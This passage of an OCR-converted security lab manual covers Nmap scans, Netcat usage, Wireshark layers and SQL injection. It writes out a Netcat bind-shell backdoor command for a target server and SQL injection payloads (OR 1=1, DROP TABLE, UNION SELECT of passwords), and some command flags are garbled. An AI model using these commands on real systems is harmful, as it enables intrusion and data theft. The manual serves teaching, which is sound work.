5. # sU UDP scans
6.
7. # sY SCTP INIT scan
8.
9. # sN TCP NULL

The major differences between these types of scans are whether they cover TCP or UDP ports and whether they execute a TCP connection. Here are the basic differences:

- The most basic of these scans is the sS TCP SYN scan, and this gives most users all the information they need. It scans thousands of ports per second, and because it doesn't complete a TCP connection it does not arouse suspicion.

- The main alternative to this type of scan is the TCP Connect scan, which actively queries each host, and requests a response. This type of scan takes longer than a SYN scan, but can return more reliable information.
- The UDP scan works in a similar way to the TCP connect scan but uses UDP packets to scan DNS, SNMP, and DHCP ports. These are the ports most frequently targeted by hackers, and so this type of scan is a useful tool for checking for vulnerabilities.
- The SCTP INIT scan covers a different set of services: SS7 and SIGTRAN. This type of scan can also be used to avoid suspicion when scanning an external network because it doesn't complete the full SCTP process.
- The TOP NULL scan is also a very crafty scanning technique. It uses a loophole in the TCP system that can reveal the status of ports without directly querying them, which means that you can see their status even where they are protected by a firewall.

3. Host Scanning

Host scanning returns more detailed information on a particular host or a range of IP addresses. As mentioned above, you can perform a host scan using the following command:

1. # nmap -sp <target IP range>


4. OS Scanning

OS scanning is one of the most powerful features of Nmap. When using this type of scan, Nmap sends TCP and UDP packets to a particular port, and then analyze its response. It compares this response to a database of 2600 operating systems, and return information on the OS (and version) of a host.

To run an OS scan, use the following command:

1. nmap -O <target IP>

5. Scan The Most Popular Ports



If you are running Nmap on a home server, this command is very useful. It automatically scans a number of the most 'popular' ports for a host. You can run this command using:

1. nmap --top-ports 20 192.168.1.106

Replace the "20" with the number of ports to scan, and Nmap quickly scans that many ports. It returns a concise output that details the status of the most common ports, and this lets you quickly see whether you have any unnecessarily open ports.

6. Output to a File

If you want to output the results of your Nmap scans to a file, you can add an extension to your commands to do that. Simply add:

1. -oN output.txt

To your command to output the results to a text file, or:

1. -oX output.xml

To output to an XML.

7. Disable DNS Name Resolution

Finally, you can speed up your Nmap scans by using the -n parameter to disable reverse DNS resolution. This can be extremely useful if you want to scan a large network. For example, to turn off DNS resolution for the basic ping scan mentioned above, add -n:

1. # nmap -sp -n 192.100.1.1/24

Q: What Are Some Nmap Alternatives?

There are some alternatives to Nmap, but most of them are focused on providing specific, niche functionality that the average system administrator does need frequently. MASSCAN, for instance, is much faster than Nmap but provides less detail. Umit, by contrast, allows you to run several scans at once.
In reality, however, Nmap provides all the functionality and speed that the average user requires, especially when used alongside other similarly popular tools like NetCat (which can be used to manage and control network traffic) and ZenMap (which provides a GUI for Nmap).

Q: How Does Nmap Work?

Nmap builds on previous network auditing tools to provide quick, detailed scans of network traffic. It works by using IP packets to identify the hosts and IPs active on a network and then analyze these packets to provide information on each host and IP, as well as the operating systems they are running.

Q: Is Nmap Legal?

Yes. If used properly, Nmap helps protect your network from hackers, because it allows you to quickly spot any security vulnerabilities in your systems.

Whether port scanning on external servers is legal is another issue. The legislation in this area is complex and varies by territory. Using Nmap to scan external ports can lead to you being banned by your ISP, so make sure you research the legal implications of using the program before you start using it more widely.

The Bottom Line

Taking the time to learn Nmap can dramatically increase the security of your networks because the program offers a quick, efficient way of auditing your systems. Even the basic

features offered by the program – such as the ability to perform port scanning – quickly reveal any suspicious devices that are active on your network.

Using Nmap to perform frequent network audits can help you avoid becoming easy prey for hackers, whilst also improving your knowledge of your own network. In addition, Nmap provides functionality that complements more fully-featured data security platforms such as that offered by Varonis, and when used alongside these tools can dramatically improve your cybersecurity.

Tutorial:4

AIM: Explore the NetCat tool.

Netcat (or **nc** in short) is a simple yet powerful networking command-line tool used for performing any operation in Linux related to **TCP**, **UDP**, or **UNIX**-domain sockets.
Netcat can be used for port scanning, **port redirection**, as a port listener (for incoming connections); it can also be used to open remote connections and so many other things. Besides, you can use it as a backdoor to gain access to a target server.

How to Install and Use Netcat in Linux

To install the **netcat package** on your system, use the default package manager for your Linux distribution.

```
$ yum install nc                [On CentOS/RHEL]

$ dnf install nc                [On Fedora 22+ and RHEL 8]

$ sudo apt-get install Netcat   [On Debian/Ubuntu]
```

Once **netcat package** installed, you can proceed further to learn the usage of **netcat command** in the following examples.

Port Scanning

Netcat can be used for port scanning: to know which ports are open and running services on a target machine. It can scan a single or multiple or a range of open ports.
Here is an example, the -z option sets nc to simply scan for listening daemons, without actually sending any data to them. The -v option enables verbose mode and -w specifies a timeout for connection that can not be established.

```
$ nc -v -w 2 z 192.168.56.1 22     #scan a single port

OR

$ nc -v -w 2 z 192.168.56.1 22 80  #scan multiple ports

OR

$ nc -v -w 2 z 192.168.56.1 20-25  #scan range of ports
```

```
aaronkilik@tecmint:~$ nc -v  -w  2 -z 192.168.56.110 20-25
nc: connect to 192.168.56.110 port 20 (tcp) failed: No route to host
nc: connect to 192.168.56.110 port 21 (tcp) failed: No route to host
Connection to 192.168.56.110 22 port [tcp/ssh] succeeded!
nc: connect to 192.168.56.110 port 23 (tcp) failed: No route to host
nc: connect to 192.168.56.110 port 24 (tcp) failed: No route to host
nc: connect to 192.168.56.110 port 25 (tcp) failed: No route to host
aaronkilik@tecmint:~$
```

Scan for Open Ports in Linux

Transfer Files Between Linux Servers

Netcat allows you to transfer files between two Linux computers or servers and both these systems must have **nc** installed.
For example, to copy an ISO image file from one computer to another and monitor the transfer progress (using the pv utility), run the following command on the sender/server computer (where the ISO file exists).
This will run **nc** in listening mode (-l flag) on port **3000**.

```
$ tar -zcf - debian-10.0.0-amd64-xfce-CD-1.iso  | pv | nc -l -p 3000 -q 5
```

And on the receiver/client computer, run the following command to obtain the file.

```
$ nc 192.168.1.4 3000 | pv | tar -zxf -
```

File Transfer Between Linux Systems

Create a Command Line Chat Server


You can also use **Netcat** to create a simple command-line messaging server instantly. As in the previous usage example, **nc** must be installed on both systems used for the chat room.

On one system, run the following command to create the chat server listening on port **5000**.

```
$ nc -l -vv -p 5000
```

On the other system, run the following command to launch a chat session to a machine where the messaging server is running.

```
$ nc 192.168.56.1 5000
```



Create Chat Server in Command Line

Create a Basic Web Server

Wit the -l option of **nc command** used to create a basic, insecure web server to serve static web files for learning purposes. To demonstrate this, create a .html file as shown.

```
$ vim index.html
```

Add the following HTML lines in the file.

```
<html>
```

```
    <head>
        <title>Test Page</title>
    </head>
    <body>
        <p>Serving this file using Netcat Basic HTTP server!</p>
    </body>
</html>
```

Save changes in the file and exit.


Then serve the above file over HTTP by running the following command, which will enables the HTTP server to run continuously.

```
$ while : ; do ( echo -ne "HTTP/1.1 200 OK\r\n" ; cat index.html; ) | nc -l -p 8080 ; done
```

Create Web server in Command line

Then open a web browser and can access the content using the following address.

```
http://localhost:8080

OR

http://SERVER_IP:8080
```



Test Web Server

Note that you can to stop the **Netcat HTTP server** by pressing [Ctrl+ C].

Troubleshoot Linux Server Connection

Another useful usage of **Netcat** is to troubleshoot server connection issues. Here, you can use **Netcat** to verify what data a server is sending in response to commands issued by the client.
The following command retrieves the home page of **example.com**.

```
$ printf "GET / HTTP/1.0\r\n\r\n" | nc text.example.com 80
```

The output of the above command includes the headers sent by the web-server which can be used for troubleshooting purposes.

Find a Service Running on Port

You can also use **Netcat** to obtain port banners. In this case, it will tell you what service is running behind a certain port. For example to know what type of service is running behind port **22** on a specific server, run the following command (replace **192.168.56.110** with the target server's IP address). The -n flag means to disable DNS or service lookups.

```
$ nc -v -n 192.168.56.110 80
```

```
aaronkilik@tecmint:~$ nc  -v  -n  192.168.56.110  22
Connection to 192.168.56.110 22 port [tcp/*] succeeded!
SSH-2.0-OpenSSH_7.8
```

Find Service Running on Port

Create a Stream Sockets

Netcat also supports creation of UNIX-domain stream sockets. The following command will create and listen on a UNIX-domain stream socket.

```
$ nc -lU /var/tmp/mysocket &

$ ss -lpn | grep "/var/tmp/"
```

```
aaronkilik@tecmint:~$ nc  -lU  /var/tmp/mysocket &
[1] 19541
aaronkilik@tecmint:~$
aaronkilik@tecmint:~$ ss -lpn | grep "/var/tmp/"
u_str  LISTEN     0      5      /var/tmp/mysocket 1219992              * 0                users:(("nc",pid=19541,fd=3))
aaronkilik@tecmint:~$
```

Create Stream Socket in Command Line

Create a Backdoor

You can as well run **Netcat** as a backdoor. However, this calls for more work. If **Netcat** is installed on a target server, you can use it to create a backdoor, to get a remote command prompt.
To act a backdoor you need **Netcat** to listen on a chosen port (e.g port **3001**) on the target server and then you can connect to this port from your machine as follows.
This is the command intended to run on the remote server where the -d option disables reading from stdin, and -e specifies the command to run on the target system.

```
$ nc -L -p 3001 -d -e cmd.exe
```


Last but not least, **Netcat** can be used as a proxy for different services/protocols including HTTP, SSH, and many more. For more information, see its man page.

```
$ man nc
```


Tutorial:5

AIM: Use Wireshark tool and explore the packet format and content at each OSI layer.


In my Wireshark log, I can see several DNS requests to google. My computer at IP address 10.0.0.2 is querying the Domain Name Server to locate the IP address of google.com site. The "A" code means the request is for IPv4:



It may take several requests until the server finds the address. This is what a DNS response look like:




Once the server finds google.com, we get a HTTP response, which correspond to our OSI layer:




The HTTP is our Application layer, with its own headers. Let's go through all the other layers:


Layer 4, the transport layer



Layer 3, the network layer (or the internet layer in TCP/IP)



Layer 2, the DataLink Layer



Layer 1, the Physical Layer

```
Frame 22: 586 bytes on wire (4688 bits), 586 bytes captured (4688 bits) on inter
    Interface id: 0 (\Device\NPF_{207312BF-BE3B-406A-998B-25D2C221261C})
    Encapsulation type: Ethernet (1)
    Arrival Time: Feb 24, 2015 10:45:27.487099000 Pacific Standard Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1424803527.487099000 seconds
    [Time delta from previous captured frame: 0.013977000 seconds]
    [Time delta from previous displayed frame: 0.013977000 seconds]
    [Time since reference or first frame: 1.160372000 seconds]
    Frame Number: 22
    Frame Length: 586 bytes (4688 bits)
```

Tutorial:6

AIM: Examine SQL injection attack.

What is SQL injection

SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.

The impact SQL injection can have on a business is far-reaching. A successful attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database, all of which are highly detrimental to a business.

When calculating the potential cost of an SQLi, it's important to consider the loss of customer trust should personal information such as phone numbers, addresses, and credit card details be stolen.

While this vector can be used to attack any SQL database, websites are the most frequent targets.

What are SQL queries

SQL is a standardized language used to access and manipulate databases to build customizable data views for each user. SQL queries are used to execute commands, such as data retrieval, updates, and record removal. Different SQL elements implement these tasks, e.g., queries using the SELECT statement to retrieve data, based on user-provided parameters.

A typical eStore's SQL database query may look like the following:

```
SELECT ItemName, ItemDescription

FROM Item

WHERE ItemNumber = ItemNumber
```

From this, the web application builds a string query that is sent to the database as a single SQL statement:

```
sql_query= "

SELECT ItemName, ItemDescription

FROM Item

WHERE ItemNumber = " & Request.QueryString("ItemID")
```

A user-provided input http://www.estore.com/items/items.asp?itemid=999 can then generates the following SQL query:

```
SELECT ItemName, ItemDescription

FROM Item
```

```
WHERE ItemNumber = 999
```

As you can gather from the syntax, this query provides the name and description for item number 999.

Types of SQL Injections

SQL injections typically fall under three categories: In-band SQLi (Classic), Inferential SQLi (Blind) and Out-of-band SQLi. You can classify SQL injections types based on the methods they use to access backend data and their damage potential.

In-band SQLi

The attacker uses the same channel of communication to launch their attacks and to gather their results. In-band SQLi's simplicity and efficiency make it one of the most common types of SQLi attack. There are two sub-variations of this method:

- **Error-based SQLi**—the attacker performs actions that cause the database to produce error messages. The attacker can potentially use the data provided by these error messages to gather information about the structure of the database.

- **Union-based SQLi**—this technique takes advantage of the UNION SQL operator, which fuses multiple select statements generated by the database to get a single HTTP response. This response may contain data that can be leveraged by the attacker.

Inferential (Blind) SQLi

The attacker sends data payloads to the server and observes the response and behavior of the server to learn more about its structure. This method is called blind SQLi because the data is not transferred from the website database to the attacker, thus the attacker cannot see information about the attack in-band.

Blind SQL injections rely on the response and behavioral patterns of the server so they are typically slower to execute but may be just as harmful. Blind SQL injections can be classified as follows:

- **Boolean**—that attacker sends a SQL query to the database prompting the application to return a result. The result will vary depending on whether the query is true or false. Based on the result, the information within the HTTP response will modify or stay unchanged. The attacker can then work out if the message generated a true or false result.

- **Time-based**—attacker sends a SQL query to the database, which makes the database wait (for a period in seconds) before it can react. The attacker can see from the time the database takes to respond, whether a query is true or false. Based on the result, an HTTP response will be generated instantly or after a waiting period. The attacker can thus work out if the message they used returned true or false, without relying on data from the database.

Out-of-band SQLi

The attacker can only carry out this form of attack when certain features are enabled on the database server used by the web application. This form of attack is primarily used as an alternative to the in-band and inferential SQLi techniques.

Out-of-band SQLi is performed when the attacker can't use the same channel to launch the attack and gather information, or when a server is too slow or unstable for these actions to be performed. These techniques count on the capacity of the server to create DNS or HTTP requests to transfer data to an attacker.

SQL injection example

An attacker wishing to execute SQL injection manipulates a standard SQL query to exploit non-validated input vulnerabilities in a database. There are many ways that this attack vector can be executed, several of which will be shown here to provide you with a general idea about how SQLI works.

For example, the above-mentioned input, which pulls information for a specific product, can be altered to read http://www.estore.com/items/items.asp?itemid=999 or 1=1.

As a result, the corresponding SQL query looks like this:

```
SELECT ItemName, ItemDescription


FROM Items


WHERE ItemNumber = 999 OR 1=1
```

And since the statement 1 = 1 is always true, the query returns all of the product names and descriptions in the database, even those that you may not be eligible to access.

Attackers are also able to take advantage of incorrectly filtered characters to alter SQL commands, including using a semicolon to separate two fields.

For example, this input http://www.estore.com/items/iteams.asp?itemid=999; DROP TABLE Users would generate the following SQL query:

```
SELECT ItemName, ItemDescription
```

```
FROM Items

WHERE ItemNumber = 999; DROP TABLE USERS
```

As a result, the entire user database could be deleted.

Another way SQL queries can be manipulated is with a UNION SELECT statement. This combines two unrelated SELECT queries to retrieve data from different database tables.

For example, the input http://www.estore.com/items/items.asp?itemid=999 UNION SELECT user-name, password FROM USERS produces the following SQL query:

```
SELECT ItemName, ItemDescription

FROM Items

WHERE ItemID = '999' UNION SELECT Username, Password FROM Users;
```

Using the UNION SELECT statement, this query combines the request for item 999's name and description with another that pulls names and passwords for every user in the database.

How to Prevent SQL Injections (SQLi) – Generic Tips

Preventing SQL Injection vulnerabilities is not easy. Specific prevention techniques depend on the subtype of SQLi vulnerability, on the SQL database engine, and on the programming language. However, there are certain general strategic principles that you should follow to keep your web application safe.

Step 1: Train and maintain awareness

